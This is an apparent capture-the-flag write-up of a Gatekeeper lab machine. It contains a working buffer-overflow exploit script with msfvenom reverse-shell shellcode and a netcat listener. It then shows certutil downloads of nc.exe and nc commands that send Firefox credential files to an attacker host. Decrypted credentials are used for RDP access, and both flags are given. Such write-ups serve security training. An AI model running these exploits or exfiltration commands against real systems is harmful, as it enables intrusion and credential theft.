
```
root@ip-10-10-143-254:~# python3 byte_array.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14
\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28
\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c
\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50
\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64
\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78
\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c
\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0
\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4
\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8
\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc
\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0
\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
root@ip-10-10-143-254:~#
```




Restart gatekeeper.exe in Immunity and run the modified exploit.py script again. Make a note of the address to which the ESP register points and use it in the following mona command:

```
!mona compare -f C:\mona\oscp\bytearray.bin -a <address>
```








Finding a Jump Point

With the oscp.exe either running or in a crashed state, run the following mona command, making sure to update the -cpb option with all the badchars you identified (including \x00):

```
!mona jmp -r esp -cpb "\x00"
```



Generate Payload

Run the following msfvenom command on Kali, using your Kali VPN IP as the LHOST and updating the -b option with all the badchars you identified (including \x00):

```
msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP
LPORT=4444 EXITFUNC=thread -b "\x00" -f c
```

```
root@ip-10-10-143-254:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.143.254 LHOST=4444 EXITFUNC=thread -b "\x00\x0a" -
f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xba\xa9\xef\x48\xa0\xda\xc6\xd9\x74\x24\xf4\x5d\x2b\xc9\xb1"
"\x52\x83\xc5\x04\x31\x55\x0e\x03\xfc\xe1\xaa\x55\x02\x15\xa8"
"\x96\xfa\xe6\xcd\x1f\x1f\xd7\xcd\x44\x54\x48\xfe\x0f\x38\x65"
"\x75\x5d\xa8\xfe\xfb\x4a\xdf\xb7\xb6\xac\xee\x48\xea\x8d\x71"
"\xcb\xf1\xc1\x51\xf2\x39\x14\x90\x33\x27\xd5\xc0\xec\x23\x48"
"\xf4\x99\x7e\x51\x7f\xd1\x6f\xd1\x9c\xa2\x8e\xf0\x33\xb8\xc8"
"\xd2\xb2\x6d\x61\x5b\xac\x72\x4c\x15\x47\x40\x3a\xa4\x81\x98"
"\xc3\x0b\xec\x14\x36\x55\x29\x92\xa9\x20\x43\xe0\x54\x33\x90"
"\x9a\x82\xb6\x02\x3c\x40\x60\xee\xbc\x85\xf7\x65\xb2\x62\x73"
"\x21\xd7\x75\x50\x5a\xe3\xfe\x57\x8c\x65\x44\x7c\x08\x2d\x1e"
"\x1d\x09\x8b\xf1\x22\x49\x74\xad\x86\x02\x99\xba\xba\x49\xf6"
"\x0f\xf7\x71\x06\x18\x80\x02\x34\x87\x3a\x8c\x74\x40\xe5\x4b"
"\x7a\x7b\x51\xc3\x85\x84\xa2\xca\x41\xd0\xf2\x64\x63\x59\x99"
"\x74\x8c\x8c\x0e\x24\x22\x7f\xef\x94\x82\x2f\x87\xfe\x0c\x0f"
"\xb7\x01\xc7\x38\x52\xf8\x80\x46\xa3\x13\x0d\x2f\xa1\x13\xbc"
"\xf3\x2c\xf5\xd4\x1b\x79\xae\x40\x85\x20\x24\xf0\x4a\xff\x41"
"\x32\xc0\x0c\xb6\xfd\x21\x78\xa4\x6a\xc2\x37\x96\x3d\xdd\xed"
"\xbe\xa2\x4c\x6a\x3e\xac\x6c\x25\x69\xf9\x43\x3c\xff\x17\xfd"
"\x96\x1d\xea\x9b\xd1\xa5\x31\x58\xdf\x24\xb7\xe4\xfb\x36\x01"
"\xe4\x47\x62\xdd\xb3\x11\xdc\x9b\x6d\xd0\xb6\x75\xc1\xba\x5e"
"\x03\x29\x7d\x18\x0c\x64\x0b\xc4\xbd\xd1\x4a\xfb\x72\xb6\x5a"
"\x84\x6e\x26\xa4\x5f\x2b\x46\x47\x75\x46\xef\xde\x1c\xeb\x72"
"\xe1\xcb\x28\x8b\x62\xf9\xd0\x68\x7a\x88\xd5\x35\x3c\x61\xa4"
"\x26\xa9\x85\x1b\x46\xf8";
root@ip-10-10-143-254:~#
```

exploit.py | shellcode.txt | byte_array.py | byte-array.txt

```python
import socket

ip = "10.10.140.202"
port = 31337

prefix = "GATEKEEPER "
offset = 135
overflow = "A" * offset
retn = "\xc3\x14\x04\x08"
padding = "\x90" * 16
payload = ("\xda\xd2\xbe\xd4\x2c\xa8\xa1\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
"\x52\x31\x72\x17\x83\xc2\x04\x03\xa6\x3f\x4a\x54\xba\xa8\x08"
"\x97\x42\x29\x6d\x11\xa7\x18\xad\x45\xac\x0b\x1d\x0d\xe0\xa7"
"\xd6\x43\x10\x33\x9a\x4b\x17\xf4\x11\xaa\x16\x05\x09\x8e\x39"
"\x85\x50\xc3\x99\xb4\x9a\x16\xd8\xf1\xc7\xdb\x88\xaa\x8c\x4e"
"\x3c\xde\xd9\x52\xb7\xac\xcc\xd2\x24\x64\xee\xf3\xfb\xfe\xa9"
"\xd3\xfa\xd3\xc1\x5d\xe4\x30\xef\x14\x9f\x83\x9b\xa6\x49\xda"
"\x64\x04\xb4\xd2\x96\x54\xf1\xd5\x48\x23\x0b\x26\xf4\x34\xc8"
"\x54\x22\xb0\xca\xff\xa1\x62\x36\x01\x65\xf4\xbd\x0d\xc2\x72"
"\x99\x11\xd5\x57\x92\x2e\x5e\x56\x74\xa7\x24\x7d\x50\xe3\xff"
"\x1c\xc1\x49\x51\x20\x11\x32\x0e\x84\x5a\xdf\x5b\xb5\x01\x88"
"\xa8\xf4\xb9\x48\xa7\x8f\xca\x7a\x68\x24\x44\x37\xe1\xe2\x93"
"\x38\xd8\x53\x0b\xc7\xe3\xa3\x02\x0c\xb7\xf3\x3c\xa5\xb8\x9f"
"\xbc\x4a\x6d\x0f\xec\xe4\xde\xf0\x5c\x45\x8f\x98\xb6\x4a\xf0"
"\xb9\xb9\x80\x99\x50\x40\x43\xa6\xa4\x5b\xcf\xce\xa6\x5b\xfe"
"\x52\x2e\xbd\x6a\x7b\x66\x16\x03\xe2\x23\xec\xb2\xeb\xf9\x89"
"\xf5\x60\x0e\x6e\xbb\x80\x7b\x7c\x2c\x61\x36\xde\xfb\x7e\xec"
"\x76\x67\xec\x6b\x86\xee\x0d\x24\xd1\xa7\xe0\x3d\xb7\x55\x5a"
"\x94\xa5\xa7\x3a\xdf\x6d\x7c\xff\xde\x6c\xf1\xbb\xc4\x7e\xcf"
"\x44\x41\x2a\x9f\x12\x1f\x84\x59\xcd\xd1\x7e\x30\xa2\xbb\x16"
"\xc5\x88\x7b\x60\xca\xc4\x0d\x8c\x7b\xb1\x4b\xb3\xb4\x55\x5c"
"\xcc\xa8\xc5\xa3\x07\x69\xe5\x41\x8d\x84\x8e\xdf\x44\x25\xd3"
"\xdf\xb3\x6a\xea\x63\x31\x13\x09\x7b\x30\x16\x55\x3b\xa9\x6a"
"\xc6\xae\xcd\xd9\xe7\xfa")
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

```

```
root@ip-10-10-56-226:~# python3 exploit.py
Sending evil buffer...
Done!
root@ip-10-10-56-226:~#
```

```
root@ip-10-10-56-226: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-56-226:~# rlwrap nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.146.139 49197 received!
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\natbat\Desktop>
```

```
root@ip-10-10-56-226: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-56-226:~# rlwrap nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.146.139 49197 received!
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\natbat\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

C:\Users\natbat\Desktop>
```


Now that we have a shell we can grab the user flag.

```
C:\Users\natbat\Desktop>type user.user.txt
type user.user.txt
The system cannot find the file specified.

C:\Users\natbat\Desktop>type user.txt.txt
type user.txt.txt
{H4lf_W4y_Th3r3}

The buffer overflow in this room is credited to Justin Steven and his
"dostackbufferoverflowgood" program.  Thank you!
C:\Users\natbat\Desktop>
```

We will need to elevate our privilege to capture the root flag.

Firefox Credentials

This is a CTF so seeing a file related to Firefox is immediately suspicious. Retrieving credentials from browser caches is a well known path for lateral movement or escalation. A quick Google found this python script to pull passwords out of the files held in the users profile. Following the example I find this folder:




```
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3ABE-D44B

 Directory of C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release

05/14/2020  10:45 PM    <DIR>          .
05/14/2020  10:45 PM    <DIR>          ..
05/14/2020  10:30 PM                24 addons.json
05/14/2020  10:23 PM             1,952 addonStartup.json.lz4
05/14/2020  10:45 PM                 0 AlternateServices.txt
05/14/2020  10:30 PM    <DIR>          bookmarkbackups
05/14/2020  10:24 PM               216 broadcast-listeners.json
04/22/2020  12:47 AM           229,376 cert9.db
04/21/2020  05:00 PM               220 compatibility.ini
04/21/2020  05:00 PM               939 containers.json
04/21/2020  05:00 PM           229,376 content-prefs.sqlite
05/14/2020  10:45 PM           524,288 cookies.sqlite
05/14/2020  10:24 PM    <DIR>          crashes
05/14/2020  10:45 PM    <DIR>          datareporting
04/21/2020  05:00 PM             1,111 extension-preferences.json
04/21/2020  05:00 PM    <DIR>          extensions
05/14/2020  10:34 PM            39,565 extensions.json
05/14/2020  10:45 PM         5,242,880 favicons.sqlite
05/14/2020  10:39 PM           196,608 formhistory.sqlite
04/21/2020  10:50 PM    <DIR>          gmp-gmpopenh264
04/21/2020  10:50 PM    <DIR>          gmp-widevinecdm
04/21/2020  05:00 PM               540 handlers.json
04/21/2020  05:02 PM           294,912 key4.db
05/14/2020  10:43 PM               600 logins.json
04/21/2020  05:00 PM    <DIR>          minidumps
05/14/2020  10:23 PM                 0 parent.lock
05/14/2020  10:25 PM            98,304 permissions.sqlite
04/21/2020  05:00 PM               506 pkcs11.txt
05/14/2020  10:45 PM         5,242,880 places.sqlite
05/14/2020  10:45 PM            11,096 prefs.js
05/14/2020  10:45 PM            65,536 protections.sqlite
05/14/2020  10:45 PM    <DIR>          saved-telemetry-pings
05/14/2020  10:23 PM             2,715 search.json.mozlz4
05/14/2020  10:45 PM                 0 SecurityPreloadState.txt
04/21/2020  10:50 PM    <DIR>          security_state
05/14/2020  10:45 PM               288 sessionCheckpoints.json
```

```
04/21/2020  05:00 PM                18 shield-preference-experiments.json
05/14/2020  10:45 PM             1,357 SiteSecurityServiceState.txt
04/21/2020  05:00 PM    <DIR>          storage
05/14/2020  10:45 PM             4,096 storage.sqlite
04/21/2020  05:00 PM                50 times.json
05/14/2020  10:45 PM                 0 TRRBlacklist.txt
04/21/2020  05:00 PM    <DIR>          weave
04/21/2020  05:02 PM            98,304 webappsstore.sqlite
05/14/2020  10:45 PM               140 xulstore.json
              33 File(s)     12,300,786 bytes
              14 Dir(s)  15,888,125,952 bytes free
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release>
```

We need to download the python script that decrypts the Firefox credentials and also open up a web server to move nc.exe to our victim machine. We will use nc to transfer the relevant files to our attack box.

```
root@ip-10-10-9-162:~# git clone https://github.com/unode/firefox_decrypt.git
Cloning into 'firefox_decrypt'...
remote: Enumerating objects: 1113, done.
remote: Counting objects: 100% (302/302), done.
remote: Compressing objects: 100% (161/161), done.
remote: Total 1113 (delta 179), reused 242 (delta 131), pack-reused 811
Receiving objects: 100% (1113/1113), 420.95 KiB | 1.75 MiB/s, done.
Resolving deltas: 100% (672/672), done.
```

```
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-releas
e>certutil -urlcache -f http://10.10.56.226:8888/nc.exe nc.exe
certutil -urlcache -f http://10.10.56.226:8888/nc.exe nc.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-releas
e>
```

Now, we will start another netcat session running on Kali ready to receive the first file:

```
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-releas
e>nc -nv 10.10.56.226 4445 < key4.db nc -nv 10.10.56.226 4445 < key4.db
```

```
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-releas
e>nc -nv 10.10.56.226 4445 < logins.json
nc -nv 10.10.56.226 4445 < logins.json
```

```
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-releas
e>nc -nv 10.10.9.162 4445 < cookies.sqlite
nc -nv 10.10.9.162 4445 < cookies.sqlite
```

```
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-releas
e>nc -nv 10.10.9.162 4445 < cert9.db
nc -nv 10.10.9.162 4445 < cert9.db
```

```
root@ip-10-10-9-162:~# ls
cert9.db        Downloads     key4.db      nc.exe     Scripts
cookies.sqlite  exploit.py    LaZagne      Pictures   thinclient_drives
Desktop         Instructions  logins.json  Postman    Tools
root@ip-10-10-9-162:~#
```

Next we will move the encrypted credentials to the firefox_decrypt directory.

```
root@ip-10-10-9-162:~# cp *.db firefox_decrypt
root@ip-10-10-9-162:~# cp cookies.sqlite firefox_decrypt/
root@ip-10-10-9-162:~# cp logins.json firefox_decrypt/
root@ip-10-10-9-162:~#
```


Now, we just have to run the script.

```
root@ip-10-10-9-162:~/firefox_decrypt# python3.8 firefox_decrypt.py
Traceback (most recent call last):
  File "firefox_decrypt.py", line 46, in <module>
    PWStore = list[dict[str, str]]
TypeError: 'type' object is not subscriptable
root@ip-10-10-9-162:~/firefox_decrypt#
```

After running the scripts and updating the python versions, I still encountered script error, so I wasn't able to demonstrate the script decrypting the firefox credentials. I was able to find the credentials after reading several write-ups. Disappointed! Here is a screenshot of the decrypted creds.

```
Website: https://creds.com
Username: 'mayor'
Password: '8CL7O1N78MdrCIsV'
```

```
root@ip-10-10-9-162: ~/firefox_decrypt   root@ip-10-10-9-162: ~
root@ip-10-10-9-162:~# xfreerdp /u:mayor /p:8CL7O1N78MdrCIsV /cert:ignore /v:10.
10.233.220 /workarea
```


FreeRDP: 10.10.233.220
Recycle Bin
root.txt
Hostname : GATEKEEPER
Instance ID : i-0744d1b404136c52d
Private IP Address : 10.10.233.220
Availability Zone : eu-west-1b
root.txt - Notepad
File Edit Format View Help
{Th3_M4y0r_C0ngr4tul4t3s_U}